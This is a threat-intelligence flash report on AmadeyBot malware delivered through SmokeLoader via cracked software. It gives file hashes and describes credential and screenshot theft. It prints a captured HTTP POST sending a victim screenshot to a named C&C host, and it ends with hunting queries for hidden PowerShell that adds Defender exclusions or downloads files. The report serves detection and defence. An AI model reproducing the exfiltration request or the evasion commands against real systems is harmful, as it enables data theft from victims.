

WATCHTOWER FLASH REPORT

CYBER RISK RATING SYSTEM

LOW

- Minimal threat activity, low prevalence of vulnerability, low impact of threat
- Overall risk assessment: **LOW**

GUARDED

- Moderate threat activity, moderate prevalence of vulnerability, low impact of threat
- Overall risk assessment: **GUARDED**

ELEVATED

- Moderate threat activity, moderate prevalence of vulnerability, moderate impact of threat
- Overall risk assessment: **ELEVATED**

HIGH

- Significant threat activity, significant prevalence of vulnerability, Significant impact of threat
- Overall risk assessment: **HIGH**

SEVERE

- Significant/high threat activity, high prevalence of vulnerability, high impact of threat
- Overall risk assessment: **SEVERE**

SmokeLoader Distributed Amadey Bot

Document Type: WatchTower Flash Report	TLP: Amber
Date of Publication: 27 July 2022	Cyber Risk Rating: High
Date of Research: 27 July 2022	Threat Actors / Malware Families Referenced: Amadey Bot/SmokeLoader/FlawedAmmy RAT, TA505, Fallout EK, AZORult Infostealer

Key Takeaways:

- WatchTower analysts are actively monitoring an attack vector that leaves victims open to an AmadeyBot strain that was discovered four years ago.
- Previously, SentinelOne published research on how AmadeyBot used the RIG Exploit Kit to enter a device.
- We recently observed AmadeyBot piggybacking on Smoke Loader, using crack software and a key generator utility.
- Researchers know that the FlawedAmmy RAT, TA505 threat actor group, Fallout EK, and the AZORult infostealer have pushed AmadeyBot.

Technical Details:

AmadeyBot is capable of stealing a user's data, conducting system reconnaissance and installing additional payloads on victim machines. Amadey also downloads the RedLine infostealer (SHA1 : 07c96d4348f195664d7cc90e575d2496c5c43389) onto targeted machines.

First spotted in the wild in 2013, Smoke Loader is often used to distribute additional malicious components or artifacts.

In a test that ran Smoke Loader (SHA1 : ac07bcd011fbc57f143e1ebc8bdeff2e70c050f8) on isolated environments, the Sentinel Agent’s static and dynamic AI detect the loader as a threat.




Figure 1: Sentinel Agent Detects SmokeLoader

In another test, WatchTower tested AmadeyBot samples (SHA1 : 32738ba5a82e9394232b7a844b410adef82e9f5b) in an isolated environment, where the Sentinel Agent tagged the samples as malware.




Figure 2: Sentinel Agent Detects AmadeyBot

Amadey targets FTPs, VPN clients, and emails, among other data. After collecting the information, the bot sends the data it exfiltrated to a C&C server. Amadey also periodically sends screenshots of the device’s active screen to a C&C server as JPG files, as shown in Figure 3.

```

POST /5Lsq3FR/index.php?scr=1 HTTP/1.1
Content-Type: multipart/form-data; boundary=-----a4b9f1b2c2f8851a7f32c3c17b8913ef
Host: authmysexy.info
Content-Length: 362308
Cache-Control: no-cache

-----a4b9f1b2c2f8851a7f32c3c17b8913ef
Content-Disposition: form-data; name="data"; filename="129858768759.jpg"
Content-Type: application/octet-stream

.....JFIF.....C.....
..
.....$. ' ",#..(7),01444.'9=82<.342...C.....

```

Figure 3: POST screenshot of victim machine

Figure 4 shows the current version of AmadeyBot's C&C panel.




Figure 4: AmadeyBot's C&C panel login page

WatchTower analysts are continually monitoring the known threats to see if they resurface.

Tactical Tools for HuntOps:

Deep Visibility Queries:

```

EndpointOS = "windows" AND EventType = "Process Creation" AND TgtProcName In
Contains Anycase ("powershell.exe","pwsh.exe") and TgtProcCmdLine Contains
Anycase "-windowstyle hidden" And TgtProcCmdLine Contains Anycase
"Add-MpPreference -ExclusionPath"

```

```

EndpointOS = "windows" AND EventType = "Process Creation" AND TgtProcName In
Contains Anycase ("powershell.exe","pwsh.exe") and TgtProcCmdLine Contains

```

```
Anycase "-windowstyle hidden" And TgtProcCmdLine Contains Anycase  
"Invoke-WebRequest -Uri"
```